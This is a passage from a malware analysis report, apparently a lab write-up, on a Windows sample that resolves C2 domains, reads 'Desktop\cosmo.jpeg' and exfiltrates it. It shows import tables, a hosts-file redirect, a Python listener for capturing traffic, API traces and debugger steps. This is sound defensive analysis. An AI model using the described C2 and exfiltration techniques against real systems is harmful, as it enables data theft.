- 0x42c184 EnterCriticalSection
- 0x42c188 GetCurrentProcess
- 0x42c18c GetCurrentProcessId
- 0x42c190 GetCurrentThreadId
- 0x42c194 GetLastError
- 0x42c198 GetProcAddress
- 0x42c19c GetStartupInfoA
- 0x42c1a0 GetSystemTimeAsFileTime
- 0x42c1a4 GetTickCount
- 0x42c1a8 InitializeCriticalSection
- 0x42c1ac LeaveCriticalSection
- 0x42c1b0 LoadLibraryA
- 0x42c1b4 QueryPerformanceCounter
- 0x42c1b8 SetUnhandledExceptionFilter
- 0x42c1bc Sleep
- 0x42c1c0 TerminateProcess
- 0x42c1c4 TlsGetValue
- 0x42c1c8 UnhandledExceptionFilter
- 0x42c1cc VirtualAlloc
- 0x42c1d0 VirtualFree
- 0x42c1d4 VirtualProtect
- 0x42c1d8 VirtualQuery

Library msvcrt.dll:

- 0x42c1e0 __getmainargs
- 0x42c1e4 __initenv
- 0x42c1e8 __lconv_init
- 0x42c1ec __p__acmdln
- 0x42c1f0 __p__fmode
- 0x42c1f4 __set_app_type
- 0x42c1f8 __setusermatherr
- 0x42c1fc _amsg_exit
- 0x42c200 _cexit
- 0x42c204 _errno
- 0x42c208 _fileno
- 0x42c20c _get_osfhandle
- 0x42c210 _initterm
- 0x42c214 _iob
- 0x42c218 _isatty
- 0x42c21c _onexit
- 0x42c220 _setjmp3
- 0x42c224 _setmode
- 0x42c228 _wfopen
- 0x42c22c abort
- 0x42c230 calloc
- 0x42c234 clearerr
- 0x42c238 exit
- 0x42c23c fclose
- 0x42c240 ferror
- 0x42c244 fflush
- 0x42c248 fgetc


Library USER32.dll:

- 0x42c2a8 MessageBoxA

There are ‘kernel32’, ‘user32’ and ‘mscvrt’ DLL file which called multiple APIs in the static analysis. Through this we also created a IAT table for further understanding of some of the functions of these APIs.

After static analysis of the file, we check this to see how it behaves in network and other environment. We can see that a 'socket' and 'getaddinfo' API is used and argument "hey.youup.local" and '80' i.e. HTTP is passed through it which resolve the domain name into IP address.

Figure 12: Behavior analysis of 'sample.exe' in network and registry








Figure 13: Malware Information Sharing Platform of 'sample.exe'



Process Graph

Figure 14: process graph how malware executed and exfiltrated 'cosmo.jpeg'



The malware is executed when a third-party software updates its application that linked with software development environment. Upon execution, the malware establishes a network connection using the 'socket' and 'getaddrinfo' APIs to communicate with an external command and control (C2) server. It then uses the 'send' and 'recvfrom' APIs to exchange data with the server including requests for further instructions. The malware also includes error-handling capabilities, ensuring it remains operational even if it encounters network issues, as indicated by the string @Cannot resolve address: Its primary purpose is to get files 'Desktop\cosmo.jpeg', which contain the sensitive information of organization. The malware used '_wfopen' and 'fread' API for file handling 'cosmo.jpeg' then it exfiltrate the information to the attacker server using DNS server (auth.ns.local). This process allows the malware to maintain a persistent presence on the system, covertly exfiltrating data and evading detection.

IAT (Import Address Table)

Table 1: Suspicious APIs used by malware from IAT

DLL Name	APIs	Purpose
Kernel32.dll	VirtualAlloc	Allocates memory in the virtual address space of the calling process
	LoadLibraryA	Loads a DLL into the address space of the calling process.
	GetProcAddress	Retrieves the address of an exported function or variable from a DLL.
Msvcrt.dll	malloc	Allocates memory dynamically and returns a pointer to the allocated memory.
	_wfopen	Opens a wide-character file and returns a pointer to a FILE object that can be used to access the file
	fread	Reads data from a file into a buffer
	strstr	This function finds the first occurrence of a substring within a string.
	memcpy	copies a specified number of bytes from one memory location to another

Technical Analysis

From the above string table, if we de-obfuscated the string we obtained three domain i.e. ‘hey.youup.local’, ’ auth.ns.local’, and ‘cosmosfromrobotsemiprobium.local’. The domain should need to be resolved into IP address so, adding this domain into our ‘hosts’ file.

Figure 15: Adding above domain in’ C:/Windows/System32/drivers/etc/hosts’ file

File   Edit   View

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

        127.0.0.1       hey.youup.local
        127.0.0.1       auth.ns.local

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
```


Figure 16: HTTP server response every client with 200 OK

```python
import socket

# Define the host and port
HOST = '127.0.0.1'
PORT = 80

# Create a socket object
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Set socket options to reuse the address
server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

# Bind the socket to the host and port
server_socket.bind((HOST, PORT))

# Listen for incoming connections
server_socket.listen(1)
print(f'Serving HTTP on {HOST} port {PORT} ...')

# Serve forever
while True:
    # Accept a connection
    client_connection, client_address = server_socket.accept()

    # Receive the request data (1024 bytes should be sufficient for this example)
    request = client_connection.recv(1024)

    # Print the request data
    print(request.decode('utf-8'))

    # Prepare an HTTP response
    http_response = """\
HTTP/1.1 200 OK

Hello, World!
"""

    # Send the HTTP response
    client_connection.sendall(http_response.encode('utf-8'))

    # Close the client connection
    client_connection.close()
```

The 'sample.exe' try to connect and send data to the above domain through HTTP server so, creating a HTTP server from python so we can inspect the what data the malware trying to send to the domain.

Figure 17: Listening server on 127.0.0.1:80

Figure 18: Capturing packet of loopback interface in WireShark




When executing the ‘sample.exe’, inspecting the network packet inside the Wireshark we can see after three way handshake it sends the GET http request to the ‘hey.youup.local’ and server respond with ‘200 OK’.

API Monitor

To further analyze the behavior of sample.exe, we used an API x86 tool for monitoring the interactions between the malware and the operating system API functions so we can get overview understanding how malware manipulates system resources, interacts with files, communicates over networks, and attempts to evade detection


Figure 19: 'GetProcAddress' API used to return the list of function address



Modules
ntdll.dll
sample.exe
KERNEL32.DLL
KERNELBASE.dll
SHLWAPI.dll
msvcrt.dll
sechost.dll
ADVAPI32.dll
bcrypt.dll
RPCRT4.dll
USER32.dll
win32u.dll
GDI32.dll
gdi32full.dll
msvcp_win.dll
ucrtbase.dll
IMM32.DLL
Ws2_32.dll
mswsock.dll
bcryptprimitives.dll
DNSAPI.dll
IPHLPAPI.DLL
NSI.dll
rasadhlp.dll
fwpuclnt.dll
Threads

405	3:02:18.458 ...	1	sample.exe	LoadLibraryA ("Ws2_32.dll")	0x75910000		0.00047...
424	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "WSAStartup")	0x75923050		0.00000...
426	3:02:18.459 ...	1	sample.exe	LoadLibraryA ("kernel32")	0x762d0000		0.00000...
433	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "FormatMessageW")	0x762ed2d0		0.00000...
435	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "LocalFree")	0x762ec960		0.00000...
437	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "GetLastError")	0x762e6e30		0.00000...
439	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "socket")	0x7591e7f0		0.00000...
441	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "closesocket")	0x7591fa00		0.00000...
443	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "WSAIoctl")	0x75920590		0.00000...
445	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "getaddrinfo")	0x75915450		0.00000...
447	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "freeaddrinfo")	0x75915170		0.00000...
449	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "connect")	0x75926980		0.00000...
451	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "FindFirstFileW")	0x762eeb50		0.00000...
453	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "FindClose")	0x762eead0		0.00000...
455	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "send")	0x759267f0		0.00000...
457	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "select")	0x7592a450		0.00000...
459	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "__WSAFDIsSet")	0x759290e0		0.00000...
461	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "recv")	0x75925f50		0.00000...
463	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "Sleep")	0x762ed7a0		0.00000...
465	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "sendto")	0x7592a350		0.00000...
467	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "recvfrom")	0x7592ab00		0.00000...
469	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "inet_ntoa")	0x759295b0		0.00000...
471	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "GetVersionExW")	0x762ed2f0		0.00000...

Figure 20: Using function like getaddrinfo, socket, connect, send and recv for C2 with server



1846	3:02:18.574 ...	1	sample.exe	getaddrinfo ("hey.youup.local", "80", 0x0062fa60, 0x0062fa5c)	ERROR_SUC...	0.00765...
3539	3:02:18.744 ...	1	sample.exe	socket (AF_INET, SOCK_STREAM, IPPROTO_TCP)	552	0.00002...
3548	3:02:18.744 ...	1	sample.exe	SetHandleInformation (0x00000228, HANDLE_FLAG_INHERIT, (	TRUE	0.00000...
3551	3:02:18.744 ...	1	sample.exe	connect (552, 0x00779080, 16)	0	0.00019...
3560	3:02:18.745 ...	1	sample.exe	freeaddrinfo (0x00773810)		0.00000...
3561	3:02:18.745 ...	1	sample.exe	send (552, 0x00f33030, 99, 0)	99	0.00001...
3563	3:02:18.745 ...	1	sample.exe	recv (552, 0x00f3102d, 4000, 0)	31	0.00080...
3566	3:02:18.745 ...	1	sample.exe	memcmp (0x00f2adf0, 0x0041e818, 2)	0	0.00000...
3567	3:02:18.745 ...	1	sample.exe	memcmp (0x00f2adb0, 0x0041e46c, 3)	1	0.00000...
3568	3:02:18.745 ...	1	sample.exe	memcmp (0x00f2adb0, 0x0041e478, 3)	0	0.00000...
3569	3:02:18.745 ...	1	sample.exe	recv (552, 0x00f3102d, 4000, 0)	0	0.00000...
3571	3:02:18.745 ...	1	sample.exe	QueryPerformanceCounter (0x0062fa40)	TRUE	0.00000...
3572	3:02:18.745 ...	1	sample.exe	QueryPerformanceFrequency (0x0062fa48)	TRUE	0.00000...
3573	3:02:18.745 ...	1	sample.exe	recv (552, 0x00f3102d, 4000, 0)	0	0.00000...
3575	3:02:18.745 ...	1	sample.exe	closesocket (552)	0	0.00007...
3578	3:02:18.746 ...	1	sample.exe	strstr ("200 OK", "200 OK")	0x00f2add0	0.00000...
3579	3:02:18.746 ...	1	sample.exe	Sleep (3000)		3.00227...


From the above figures we can overview the API of malware, TCP connection was made through socket and address of ‘hey.youup.local’ address was resolved pass through ‘getaddrinfo’ API . Then, send API used for sending certain buffer to http server and receive some bytes which upon search and compare from ‘strstr’ API.

.

x32 DBG


Now, we have clear understanding how the malware works with the help of API monitor. So, it makes it easy to analyze the malware by setting up the breakpoint at API overview gathered. Debugging process can be done by using tool x32 debugger for analyzing the changes in register, dump, and API, etc.

Figure 21: Breakpoints set at various APIs or function



Entry point

Figure 22: Entry point of 'sample.exe' where all the register point to one address of memory



TCP_SOCKET

Figure 23: Disassemble code showing stack preparation for calling socket function


